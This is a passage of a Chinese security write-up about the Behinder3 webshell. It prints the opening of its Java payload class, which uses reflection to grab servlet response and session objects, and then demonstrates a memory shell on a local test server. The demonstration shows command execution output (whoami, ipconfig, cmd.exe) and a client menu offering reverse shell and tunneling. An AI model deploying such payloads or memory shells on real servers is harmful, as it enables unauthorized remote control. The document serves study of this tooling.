
```java
package net.behinder3.payload.java;

import java.io.File;
import java.io.OutputStream;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import java.util.Properties;
import java.util.Set;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import javax.servlet.jsp.PageContext;

public class BasicInfo {
  public static String whatever;
  private Object Response;
  private Object Session;

  protected static void setCharacterEncoding(Object response, String arg) throws Exception {
    response.getClass().getMethod("setCharacterEncoding", String.class).invoke(response, arg);
  }

  protected static OutputStream getOutputStream(Object response) throws Exception {
    return (OutputStream) response.getClass().getMethod("getOutputStream", null).invoke(response,
        new Object[] {});
  }

  protected static Object getAttribute(Object httpSession, String arg1) throws Exception {
    return httpSession.getClass().getMethod("getAttribute", String.class).invoke(httpSession, arg1);
  }

  public boolean equals(Object obj) {
    if (obj.getClass().getName().equals("org.apache.jasper.runtime.PageContextImpl")) {
      PageContext page = (PageContext) obj;
      Session = page.getSession();
      Response = page.getResponse();
      page.getRequest();
    } else {
      List list = (List) obj;
      Response = list.get(1);
      Session = list.get(2);
    }

    try {
```

2.2. 演示示例


添加/demo/getName 内存 shell，能够正常访问。



```
环境变量:
USERDOMAIN_ROAMINGPROFILE=DESKTOP-82HEUC4
PROCESSOR_LEVEL=6
VS140COMNTOOLS=C:\Program Files (x86)\Microsoft Visual Studio 14.0\Common7\Tools\
SESSIONNAME=Console
ALLUSERSPROFILE=C:\ProgramData
PROCESSOR_ARCHITECTURE=AMD64
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules
SystemDrive=C:
=ExitCode=00000082
MAVEN_HOME=D:\Java\apache-maven-3.6.3
USERNAME=Bert
ProgramFiles(x86)=C:\Program Files (x86)
FPS_BROWSER_USER_PROFILE_STRING=Default
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
DriverData=C:\Windows\System32\Drivers\DriverData
ProgramData=C:\ProgramData
ProgramW6432=C:\Program Files
HOMEPATH=\Users\Bert
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 158 Stepping 10, GenuineIntel
```


http://127.0.0.1:8080/demo/getName
URL: http://127.0.0.1:8080/demo/getName
已连接
基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

```
D:\Java\workspace\demo-1\target >whoami
desktop-82heuc4\bert

D:\Java\workspace\demo-1\target >ipconfig

Windows IP 配置


以太网适配器 以太网:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 以太网 2:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 以太网 7:

   媒体状态  . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 Npcap Loopback Adapter:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::1c70:dbe1:6aff:298b%10
   自动配置 IPv4 地址  . . . . . . . : 169.254.41.139
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . :
```


http://127.0.0.1:8080/demo/getName
URL: http://127.0.0.1:8080/demo/getName
已连接
基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息
可执行文件路径: cmd.exe
停止

```
Microsoft Windows [版本 10.0.19042.685]
(c) 2020 Microsoft Corporation. 保留所有权利。

D:\Java\workspace\demo-1\target>
```